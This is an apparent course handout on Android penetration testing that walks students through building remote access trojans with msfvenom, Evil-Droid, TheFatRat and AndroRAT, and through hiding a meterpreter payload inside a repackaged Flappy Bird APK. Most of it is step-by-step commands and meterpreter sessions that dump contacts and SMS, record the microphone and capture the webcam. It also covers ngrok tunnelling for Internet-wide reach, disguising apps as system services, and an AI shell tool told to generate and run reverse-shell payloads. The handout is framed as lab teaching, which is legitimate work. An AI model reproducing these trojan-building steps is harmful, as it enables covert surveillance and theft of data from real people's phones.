HO# 2.15 Android App Pen-Testing- IV

Exploiting Vulnerable Android Apps

- ⇒ **My dear students, as of today the count of smart phone users world-wide has gone up to around 5 billion. In this HO, we will see as to how your smart phone (an intimate extension of yourself) can be weaponized against you in seconds. The innocent looking app that you download and install on your phone might give complete access of your digital life, to someone half-way across the world.**
- ⇒ **An attacker can secretly**
  - **watch you through your phone's camera,**
  - **listen to your conversations, even when you're not on a call,**
  - **read your private messages,**
  - **access your address book & personal photos,**
  - **and can even track your location.**
- ⇒ **Remember, the most successful predators aren't the ones who announce their presence, rather they're the ones you're unable to spot until it's too late.**
- ⇒ **This is not to scare you, but to arm you with the knowledge, that might save you from becoming the next unwitting victim.**
- ⇒ **The objective of this handout, is to tell you as, how attackers can create malicious Android apps that give them full control over a target device and you will actually learn as how to protect your devices from these devastating attacks.**

Dear students, everything demonstrated in this handout is strictly for educational purposes only. The knowledge you are about to gain comes with significant responsibility. Understanding these techniques is crucial for recognizing and defending against these attacks. But using the methods discussed in this handout to target actual people is not only unethical, but is illegal in most jurisdictions world-wide. All the demonstration shown in this handout will be performed in a controlled lab environment using our own testing devices.

Comparison of Android & Linux Security Mechanisms

Security Aspect	Android	Standard Linux
Kernel and `SELinux`	Android uses a customized version of Linux kernel with specific security configurations. `SELinux` is always enabled in Enforcing mode, which limits processes and apps to their least privilege. Example: Android restricts apps from accessing certain system files, like other app data or OS-level configurations, even if the app has root access.	Standard Linux also uses `SELinux` (optional) or other security modules like `AppArmor`. By default, `SELinux` might be in Permissive mode, meaning it logs potential violations but doesn't block them. Example: On a standard Linux system, an app running as a regular user can access files or directories that belong to the user unless `SELinux` is configured to restrict it.
User and App Isolation (Sandboxing)	Android uses strict app sandboxing. Each app runs in its own process and is assigned a unique UID. Apps can only access their own private data unless permission is granted. A malicious app can't easily gain control over system resources or access other apps' data unless explicitly granted. Example: An app like Facebook can't read your messages in WhatsApp unless you give it explicit permission.	In standard Linux, all applications run under a user account with DAC. Although users are isolated by file permissions, apps are not as strictly sandboxed by default. So, if you run an app as a regular user, it may still be able to access other users' files if those files have the wrong permissions.
Boot Integrity	Android uses Verified Boot to ensure that the system hasn't been tampered with. If the device detects unauthorized changes, it won't boot. Example: If someone tries to install a custom ROM (modifying Android's original system), Verified Boot will detect this and prevent the device from starting, & shows a warning message instead.	Linux uses mechanisms like Secure Boot (on UEFI systems) to ensure that only trusted bootloaders and kernels can be loaded. However, this is not always enabled. Example: On a Linux laptop, if Secure Boot is not enabled, you can easily replace the kernel with a custom one, which opens the system to potential vulnerabilities.
Encryption and Data Protection	Android uses File-based Encryption (FBE), which allows different files to be encrypted with different keys. Example: Files such as photos, messages, and app data are encrypted separately. If your device is stolen, the thief cannot read your data without knowing your PIN or password.	Standard Linux can use LUKS (Linux Unified Key Setup) for Full Disk Encryption (FDE). However, unlike Android, Linux typically doesn't support file-based encryption out-of-the-box unless you configure it manually using tools like `eCryptfs`.
Security Updates	Android has monthly security patches from Google, but devices must rely on the device manufacturer for timely updates. Some manufacturers delay these updates or never release them for older devices. Example: A device running an older Android version might not receive the latest patches for critical vulnerabilities, making it vulnerable to attacks.	Standard Linux has a centralized update system through package managers like `APT`, `YUM`, `PacMan`, and regularly push security patches. Example: A package manager on Linux will check for vulnerabilities in installed software and if a vulnerability is found in a package (e.g., `OpenSSL`), the package manager will offer an update.
App and System Protection	Google Play Protect scans apps for malware before they are installed, and also monitors apps after installation, even from third-party sources.	In Linux if you install a package from a trusted repository, it is checked for authenticity via cryptographic signatures. But if you download software from an untrusted source, there is no automated system to warn you about potential malware.
Userspace ASLR	ASLR (randomization of the memory layout of userspace components, like code, stack, heap, and libraries, each time a program runs) in Android OS is strictly enforced and combined with hardened compiler flags, limited memory disclosure, and SELinux, Android has significantly raised the bar for exploitation.	ASLR in vanilla Linux is available but less consistently applied. Not all binaries use PIE, and debugging interfaces like `/proc` can leak memory addresses.
KASLR	KASLR (randomization of the base address of the kernel and its key structures at boot time, defends against exploiting vulnerabilities in OS kernel itself, such as privilege escalation through kernel ROP chains) in Android prevent attackers from easily discovering kernel memory layout, making it more effective in resisting kernel-level exploits.	In vanilla Linux KASLR is present but often less fortified.

Attack Surfaces of Android Mobile Devices

Android mobile devices have several attack surfaces due to their complex architecture, multiple components, and extensive user interaction. By understanding these attack surfaces, security professionals can develop strategies to mitigate risks, such as keeping the device updated, monitoring permissions, avoiding untrusted sources, and using strong authentication mechanisms. These attack surfaces can be categorized into distinct layers, each presenting unique vulnerabilities and risks:

1. **Application Layer Attack Surface**
    - *Third-party apps:* Malicious or poorly-coded apps from the Play Store or sideloaded APKs.
    - *App permissions:* Apps requesting excessive or unnecessary permissions.
    - *Insecure APIs:* Exploiting APIs used by apps for communication or data exchange.
    - *Insecure storage:* Sensitive data stored unencrypted in local app storage or shared preferences.
2. **Web and Browser Attack Surface**
    - *Insecure web views:* Embedded browsers within apps that fail to implement security features.
    - *Malicious websites:* Exploiting browser vulnerabilities or delivering payloads through drive-by downloads.
    - *Phishing attacks:* Fake login pages tricking users into revealing credentials.
    - *Man-in-the-Middle (MitM) attacks:* Interception of unencrypted HTTP traffic.
3. **Operating System Attack Surface**
    - *Kernel-level vulnerabilities:* Exploiting bugs in the Linux kernel that underpins Android.
    - *System services:* Vulnerabilities in services like Binder (inter-process communication) or MediaServer.
    - *Privilege escalation:* Exploiting flaws to gain root access or bypass SELinux policies.
    - *Outdated components:* Older or unpatched versions of Android that contain known vulnerabilities.
4. **Hardware and Physical Attack Surface**
    - *USB ports:* Exploits via USB debugging or insecure ADB configurations.
    - *Sensors:* Exploiting motion sensors, microphones, or cameras for data leakage or spying.
    - *SIM card:* Vulnerabilities in SIM-based services (e.g., SIMjacker).
    - *Unsecured bootloader:* Exploiting an unlocked bootloader to install malicious firmware.
5. **Network and Communication Attack Surface**
    - *Cellular network:* The cellular network of an Android device can be exploited, and several types of attacks can target mobile network vulnerabilities, like weak encryption used in older 2G/3G networks, Signalling System 7 (SS7), International Mobile Subscriber Identity (IMSI) catchers, Fake cell towers, SIM card cloning etc.
    - *Wi-Fi:* Exploiting insecure Wi-Fi connections or weak encryption protocols.
    - *Bluetooth:* Security features include Secure Simple Pairing (SSP) and LE Secure Connections, but they are vulnerable to attacks like sniffing, BlueSmacking (DoS), BlueBorne (RCE), and Bluetooth Impersonation attacks (BIAS).
    - *NFC:* Near Field Communication is resistant to eavesdropping due to its proximity requirement but is vulnerable to relay attacks, replay attacks and NFC tag tempering. Proxmark3 is a tool used for researching, analyzing, and attacking NFC and RFID systems.
    - *SMS/MMS:* Exploiting vulnerabilities in message parsing (e.g., Stagefright bug). Phishing or malware delivery via malicious links in SMS.

Example 1: Generating/Installing RAT Payload on AVD (manually)

Step 1: Establishing Connection (Kali and Android via adb)

It is assumed that both the Kali Linux machine and AVD on Genymotion are up and running, and are connected via `adb`. If not, run the following sequence of commands:

```
$ adb start-server
$ adb connect 192.168.43.101:5555
$ adb devices
List of devices attached
192.168.43.101:5555   device
```

Step 2: Create Payload and save it as an apk file

Let us use the famous **msfvenom** command-line utility (part of MSF), which can generate payloads in multiple formats, like executables, scripts, shellcode, raw binary and apk. Moreover, it allows customization of payload parameters such as IP addresses, ports and other options, which can be set at run time. We have discussed this tool in detail in our Handout#2.6. Let us generate an `apk` that when executes on an Android device, will spawn a reverse_tcp `meterpreter` shell on our Kali Linux machine. We can specify the file name to be generated using the `-o` option, however, the package name will always be `com.metasploit.stage` as shown below:

```
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=<attacker-ip> LPORT=4444 -o ex1.apk
```

Check the file type using the `file` command:

```
$ file ex1.apk
ex1.apk: Android package (APK), with AndroidManifest.xml
```

Android Asset Packaging Tool (`aapt`) is used to inspect `apk` files, allowing developers to view app metadata, resources, and package information.

```
$ aapt dump permissions| badging|resources|strings ex1.apk
Package: name='com.metasploit.state' versionCode='1' versionName='1.0' platformBuildVersionName='2.3.3'
```

Step 3: Sign the apk file

To sign the `apk` that we have just created, let us create a new key using the `keytool` command which will generate a file named `my-apk-key.keystore` in the pwd

```
$ keytool -genkey -v -keystore my-apk-key.keystore -alias mykey -keyalg RSA -keysize 2048 -validity 10000
```

Now use the `jarsigner` command to sign this `apk`, using the above generated `my-apk-key.keystore` file. This may also generate a file named `ex1.apk.idsig`, which is a v4 signature file generated by `apksigner`. For normal `apk` deployment, you can safely ignore or delete the `.idsig` file:

```
$ apksigner sign --ks my-apk-key.keystore --ks-key-alias mykey ex1.apk
```

Step 4: Send/Install the Malicious apk to an Android Device

In real attack scenarios hackers use various social engineering techniques (email, WhatsApp, phishing, etc.) to trick users into installing malicious applications. They might disguise the app as a game, utility or even a security tool. They could distribute it via phishing emails, fake websites, or third-party app-stores. For the lab purpose, you can simply use `adb`. During installation, you are likely to see warnings about installing app from unknown sources. These are security features designed to protect users from such types of attacks. For our lab purposes, we will proceed with the installation, but in real life these warnings should be taken very seriously:

```
$ adb install ex1.apk
```


For the lab purpose, another way to transfer the payload from your Kali machine to AVD, is to run the command `python3 -m http.server 5555` on your Kali terminal, which will start a web server that will share all the files/directories that are there in the `pwd` where you have executed this command. Now from the AVD or physical Android device, you can open the browser and access http://<Kali-IP>:5555 to download the payload

Step 5: Set-up Metasploit Listener

Now on your Kali Linux machine, start `msfconsole` and start a listener process:

```
$ sudo msfconsole
msf6> use exploit/multi/handler
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> set LHOST <attacker-ip>
msf6 exploit(multi/handler)> set LPORT 4444
msf6 exploit(multi/handler)> run/exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Step 6: Execute the Malicious app on Android Device:



After running the listener on Kali Linux, we now have to execute the malicious app on the android device. You see the android icon with the name of `MainActivity`, either click it or use `adb shell am start` command from your Kali Linux machine to run the app. You will get the following screenshot prompting the user to allow the program `MainActivity` to access the resources on your Android. In real attack scenario, social engineering would be used to convince the victim that these permissions are legitimate and necessary. The app might disguise itself with an icon and a name that appears to be a system application like "Google Services Framework" to avoid suspicion. Click Continue, and a `meterpreter` session will be opened on your Kali Linux machine ☺

```
msf6 exploit(multi/handler)> run/exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (72424 bytes) to 10.0.2.11
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.11:50534)

meterpreter > sysinfo
Computer        : localhost
OS              : Android 10 -Linux 4.4.157-genymotion-ga887da7 (i686)
Architecture    : x86
System Language: en_US
Meterpreter     :   dalvik/android
meterpreter > getuid
meterpreter > check_root
meterpreter > help
meterpreter > ls /sdcard/
meterpreter > download <file to be downloaded>
meterpreter > app_list
meterpreter > send_sms -d +3214412345 -t "Hello World."
meterpreter > dump_calllog
meterpreter > dump_contacts
meterpreter > dump_sms
meterpreter > record_mic 10
meterpreter > webcam_snap
meterpreter > webcam_stream 10
```

Finally, you must uninstall the malicious `apk` from the android device using its package name.

```
$ adb uninstall com.metasploit.stage
```

Important Note: One limitation of using your Kali IP as LHOST parameter in the above command is that it is not safe and anyone analyzing this malware will track or detect the IP of your machine. Moreover, this will work only if both the attacker and victim are in the same Local Area Network. In real life, the attacker needs to establish connection over the Internet. This can be achieved using the `ngrok` service, that creates secure tunnels to expose local servers to the Internet. This would allow an attacker to control devices from anywhere in the world. This way we won't be sharing our private or public IP inside the backdoor. So, in the LHOST parameter we will give the URL/IP which `ngrok` service will give us and in the LPORT parameter we will give the port# that `ngrok` service will give us on the left-hand side. While starting the listener in MSF we will set the LHOST as 0.0.0.0 and set the LPORT to the port# that the `ngrok` service gave us on the right-hand side.

Example 2: Generating/Installing RAT Payload on AVD (Evil-Droid)

- Download Evil-Droid, a framework that create, generate & embed `apk` payloads to penetrate android platforms

```
$ git clone https://github.com/M4sc3r4n0/Evil-Droid
$ cd Evil-Droid
$ ls
changelog   evil-droid  icons       README.md   tools
$ chmod +x evil-droid
$ sudo Evil-Droid/evil-droid
```

- Select option 1, which will create a regular payload, will prompt you for the LHOST, LPORT, name of the malicious `apk` file to be created and payload options. Once given, it will generate the payload file in the pwd inside `evilapk/ex2.apk` sub-directory.

```
        Evil-Droid Framework v0.3
     Hack & Remote android plateform

[1] APK MSF
[2] BACKDOOR APK ORIGINAL (OLD)
[3] BACKDOOR APK ORIGINAL (NEW)
[4] BYPASS AV APK (ICON CHANGE)
[5] START LISTENER
[c] CLEAN
[q] QUIT
[?] Select>:
```

- It will then prompt you to start MSF multi-handler for you, and once you click OK, it will start the `/multi/handler` exploit on Kali Linux machine.

- Now open another Kali terminal, and go to the directory `ex2/evilapk/` where the malicious `ex2.apk` file resides. Install it on the AVD (if prompted on AVD allow):

```
$ adb install evilapk.apk
Performing Streamed Install
Success
```

- Now you have to execute the malicious app on the android device. This time instead of clicking the app icon on Android, let me run it from Kali Linux machine using the following command:

```
$ adb shell am start -n com.metasploit.stage/.MainActivity
Starting: Intent {cmp=com.metasploit.stage/.MainActivity}
```

- You will get a prompt using which you are required to allow the program MainActivity to access the resources on your aVD. Click Continue, and a meterpreter session will be opened on your Kali Linux machine ☺

```
meterpreter > sysinfo
Computer       : localhost
OS             : Android 10 -Linux 4.4.157-genymotion-ga887da7 (i686)
Architecture   : x86
System Language: en_US
Meterpreter    :  dalvik/android
meterpreter > dump_contacts
```


- Finally, you must uninstall the malicious `apk` from the android device using its package name.

```
$ adb uninstall com.metasploit.stage
```

Example 3: Generating/Installing RAT Payload on AVD (TheFatRat)

- TheFatRat is an open-source exploitation framework that automates the generation of backdoors, payloads, and malicious executables with evasion capabilities. It is widely used in penetration testing for post-exploitation, social engineering and red teaming tasks.
- Some key features of TheFatRat are listed below:
  - Generates payloads for Windows, Linux, MacOS, Android and Web based attacks using shellscripts, msfvenom and MSF.
  - Can bypass AV using encoders, obfuscation, and polymorphic custom templates.
  - Can embed payloads in legitimate files (PDFs, Word docs, APKs)
  - Offer social engineering integration
  - Offer post exploitation tools for privilege escalation and persistence mechanisms.
- TheFatRat is a not installed on Linux machines by default, so we have to install it first by downloading it from its official `github` repository using following commands:

```
$ git clone https://github.com/screetsec/TheFatRat.git
$ cd ~/Desktop/fatrat/TheFatRat/
$ chmod +x setup.sh
$ sudo  ./setup.sh
$ sudo fatrat
```



- Select option 01 to create a Backdoor with msfvenom
- Select option 03 to generate `FatRat.apk`. It will prompt you for the LHOST, LPORT, and the base name for output files (ex3)
- Then it will give you options to select a payload, select `android/meterpreter/reverse_tcp`. It will generate the payload, sign it, and place the file inside `/root/Fatrat_generated/ex3.apk`, which you can copy inside the `ex3/` directory.
- Now open another Kali terminal, and go to the appropriate directory and install the `ex3.apk` on the AVD (if prompted on AVD allow):

```
$ adb install ex3.apk
```

- Now on your Kali Linux machine, start `msfconsole` and start a listener process:

```
$ sudo msfconsole
msf6> use exploit/multi/handler
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> set LHOST <attacker-ip>
msf6 exploit(multi/handler)> set LPORT 4444
msf6 exploit(multi/handler)> run/exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
```

- Now you have to execute the malicious app on the android device. This time instead of clicking the app icon on Android, let me run it from Kali Linux machine using the following command (if prompted on AVD allow):

```
$ adb shell am start -n com.metasploit.stage/.MainActivity
```

- A `meterpreter` session will be opened on your Kali Linux machine ☺
- Finally, you must uninstall the malicious `apk` from the android device using its package name.

```
$ adb uninstall com.metasploit.stage
```

Example 4: Generating/Installing RAT Payload on AVD (AndroRAT)

We have seen TheFatRat is used for payload generation and trojanization. The AndroRAT is a classic Remote Access Trojan (RAT) targeting Android devices, that allows an attacker to remotely control an Android device and access data like contacts, SMS messages, call logs, location, microphone & camera. Some key features of AndroRAT are listed below:

- Written in Java (Android side) and uses a Java-based server
- Provides real-time access and control
- Often used in post-exploitation to spy or collect info
- Can be bundled with a legitimate app (APK binder)

AndroRAT is a not installed on Linux machines by default, so we have to install it first by downloading it from its official `github` repository using following commands:

```
$ sudo apt update
$ sudo apt upgrade
$ git clone https://github.com/karma9874/AndroRAT
$ cd AndroRAT/
$ ls
Android_Code  Compiled_apk  Jar_utils  Screenshots  androRAT.py  requirements.txt
util.py
```

Before installing all the dependencies mentioned inside the requirements.txt file, let us create a virtual environment named `venv`, to keep our project dependencies isolated. This will prevent conflicts between different Python projects. Let us crea

```
$ python3 -m venv venv
```

Let us now activate this virtual environment, and install all the necessary packages for AndroRAT:

```
$ source venv/bin/activate
(venv)$ pip3 install -r requirements.txt
```

Now let us create a malicious apk file named `ex4.apk`:

```
(venv)$ python3 androRAT.py --build -i 10.0.2.15 -p 4444 -o ex4.apk
```

Let us check out its package name and other information using `aapt` tool:

```
(venv)$ aapt dump permissions|badging|resources|strings ex4.apk
Package: com.example.reverseshell2
```

Install the `ex4.apk` on the AVD (if prompted on AVD allow).

```
(venv)$ adb install ex4.apk
```

The name of the app is Google Service Framework, either click the app icon on AVD, or run it from Kali Linux machine using the following command (if prompted on AVD allow). An advantage of this `apk` over the ones that we have created so far is that, once started it will continue running in the background as a service:

```
(venv)$ adb shell am start -n com.example.reverseshell2/.MainActivity
```

Start a listener process using androRAT:

```
(venv)$ python3 androRAT.py --shell -i 10.0.2.15 -p 5555
Interpreter:/> deviceInfo
Interpreter:/> camList
Interpreter:/> startAudio | stopAudio
Interpreter:/> getSMS inbox
Interpreter:/> getSMS sent
Interpreter:/> getCallLogs
Interpreter:/> getLocation
```

Finally, you must uninstall the malicious `apk` from the android device using its package name.

```
(venv)$ adb uninstall com.example.reverseshell2
```

Example 5: Hiding Payload inside a Legitimate App

Step 1: Download a Legitimate app:

Download Flappy-Bird apk from https://flappy-bird.en.uptodown.com/android and save the file inside `ex5/flappy-bird.apk`

Step 2: Decompile Legitimate app using `apktool`:

```
$ apktool d flappy-bird.apk -f -o decompiled-flappy-bird
```

Step 3: Create a Payload using `msfvenom`:

```
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -o backdoor.apk
```

Step 4: Decompile Payload using `apktool`:

```
$ apktool d backdoor.apk  -f -o decompiled-backdoor
```

Step 5: Add Payload smali files inside Legitimate Decompiled Directory:

```
$ cp -r decompiled-backdoor/smali/com/* decompiled-flappy-bird/smali/com/
```

Step 6: Add new permissions inside `AndroidManifest.xml` file:

Copy all permissions from `decompiled-backdoor/AndroidManifest.xml` file to `decompiled-flappy-bird/AndroidManifest.xml` file. Make sure to delete duplications.

Step 7: Edit `MainActivity.smali` File of Legitimate app:

Open the `decompiled-flappy-bird/smali/processing/test/flappy_bird1/MainActivity.smali` file in some editor, search the `onCreate()` method, and below the line `invoke-super {p0,p1},….` add the following line:

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
```

Step 8: Rebuild Source Files using `apktool`:

```
$ apktool b -f decompiled-flappy-bird -o flappy-bird-new.apk
```

Step 9: Generate a Key using `keytool`:

```
$ keytool -genkey -v -keystore my-apk-key.keystore -alias mykey -keyalg RSA -keysize 2048 -validity 10000
```

Step 10: Sign the apk using `apksigner`:

```
$ apksigner sign --ks my-apk-key.keystore --ks-key-alias mykey flappy-bird-new.apk
```

Step 11: Install malicious `apk` to the target device:

```
$ adb install flappy-bird-new.apk
```

Step 12: Start Listener on Kali:

```
$ sudo msfconsole
msf6> use exploit/multi/handler
msf6 exploit(multi/handler)> show options
msf6 exploit(multi/handler)> set payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> set LHOST <attacker-ip>
msf6 exploit(multi/handler)> set LPORT 4444
msf6 exploit(multi/handler)> run/exploit
```

Step 13: Start the malicious app on AVD:

```
$ aapt dump permissions flappy-bird-new.apk
Package: processing.test.flappy_bird1
$ adb shell am start -n processing.test.flappy_bird1/.MainActivity
```

A `meterpreter` session will be opened on your Kali Linux machine ☺
Finally, you must uninstall the malicious `apk` from the android device using its package name.

```
$ adb uninstall processing.test.flappy_bird1
```

To Do: Analyze and compare `flappy-bird.apk`, `backdoor.apk`, `flappy-bird-new.apk` using `MobSF`. For practice, you can download sample malwares from: https://hybrid-analysis.com/, https://virusshare.com/, https://github.com/ashishb/android-malware

BONUS: Shell-GPT https://github.com/TheR1D/shell_gpt

Shell GPT (SGPT) is an AI-powered tool that integrates OpenAI's GPT models into the Linux command line. It is designed to assist developers, security professionals, system administrators, or anyone who uses terminal in various tasks related to shell commands, code generation, documentation, and more without leaving the shell environment.

Before we install **sgpt**, visit https://platform.openai.com/docs/overview to create an account using your Google account and purchase/generate API key and then mention that key inside the `.sgptrc` configuration file.

Let's see how to install **sgpt** and transform your boring terminal into a next-generation AI-powered terminal.


```
$ python3 -m venv venv
$ source venv/bin/activate
(venv)$ sudo python3 -m pip install shell-gpt --break-system-packages
(venv)$ echo 'OPENAI_API_KEY=<your-key>' >> ~/.config/shell_gpt/.sgptrc
(venv)$ sgpt "What is your name?"
I am ShellGPT, your programming and system administration assistant. How can I assist you today?
```

```
└─$ sgpt --help

Usage: sgpt [OPTIONS] [PROMPT]

╭─ Arguments ─────────────────────────────────────────────────────────────────
│  prompt      [PROMPT]  The prompt to generate completions for.
╰─────────────────────────────────────────────────────────────────────────────
╭─ Options ───────────────────────────────────────────────────────────────────
│ --model                           TEXT                    Large language model to use. [default: gpt-4o]
│ --temperature                     FLOAT RANGE [0.0<=x<=2.0]  Randomness of generated output. [default: 0.0]
│ --top-p                           FLOAT RANGE [0.0<=x<=1.0]  Limits highest probable tokens (words). [default: 1.0]
│ --md             --no-md                                  Prettify markdown output. [default: md]
│ --editor         --no-editor                              Open $EDITOR to provide a prompt. [default: no-editor]
│ --cache          --no-cache                               Cache completion results. [default: cache]
│ --version                                                 Show version.
│ --help                                                    Show this message and exit.
╰─────────────────────────────────────────────────────────────────────────────
╭─ Assistance Options ────────────────────────────────────────────────────────
│ --shell            -s                        Generate and execute shell commands.
│ --interaction          --no-interaction      Interactive mode for --shell option. [default: interaction]
│ --describe-shell   -d                        Describe a shell command.
│ --code             -c                        Generate only code.
│ --functions            --no-functions        Allow function calls. [default: functions]
╰─────────────────────────────────────────────────────────────────────────────
╭─ Chat Options ──────────────────────────────────────────────────────────────
│ --chat              TEXT  Follow conversation with id, use "temp" for quick session. [default: None]
│ --repl              TEXT  Start a REPL (Read-eval-print loop) session. [default: None]
│ --show-chat         TEXT  Show all messages from provided chat id. [default: None]
│ --list-chats  -lc         List all existing chat ids.
╰─────────────────────────────────────────────────────────────────────────────
╭─ Role Options ──────────────────────────────────────────────────────────────
│ --role              TEXT  System role for GPT model. [default: None]
│ --create-role       TEXT  Create role. [default: None]
│ --show-role         TEXT  Show role. [default: None]
│ --list-roles  -lr         List roles.
╰─────────────────────────────────────────────────────────────────────────────
```

Note: If you don't want to buy credits, you can use locally hosted open-source models like Ollama by visiting https://ollama.com/ and download **llama3.2:1b**. Once ollama is running, edit `~/.config/shell_gpt/.sgptrc` file, change the `DEFAULT_MODEL` from `gtp-4o` to `ollama/llama3.2:1b`, set `OPENAI_USE_FUNCTIONS` to `false`, set `USE_LITELLM` to `true`, and finally change the `OPENAI_API_KEY` to some random string…. Enjoy ☺


To Do: Use **`sgpt`** to practice penetration testing / vulnerability analysis of network services, web & mobile apps, along with reverse engineering, malware analysis, and malware development tasks.

- `sgpt -s "use nmap to ping sweep the 10.0.2.0/24 network, extract the live Ips, and save them to a file called live_hosts.txt"`
- `sgpt -s "read each ip from live_hosts.txt and perform a full TCP port scan and service detection scan using nmap. Save each result in a separate file named scan_<IP>.txt"`
- `sgpt -s "run nikto scans on all Ips in live_hosts.txt with both normal scanning and vulnerability scanning. Use firewall evasion techniques and save results in nikto_scan.txt"`
- `sgpt -s "Generate an Android Meterpreter reverse shell payload (APK) for 10.0.2.15:4444 using msfvenom, save it as android_backdoor.apk, then start msfconsole and handle the connection"`
- `sgpt -s "Use msfvenom to generate a linux x86 meterpreter reverse shell (elf) that connects to 10.0.2.15 on port 4444, save as. Linux_payload.elf, and then start msfconsole to handle the connection"`



```
┌──(kali㉿kali)-[~/IS/module2/shell-gpt]
└─$ sgpt --shell "Use msfvenom to generate a linux x86 meterpreter reverse shell (elf) that connects to 10.0.2.15 on port 4444
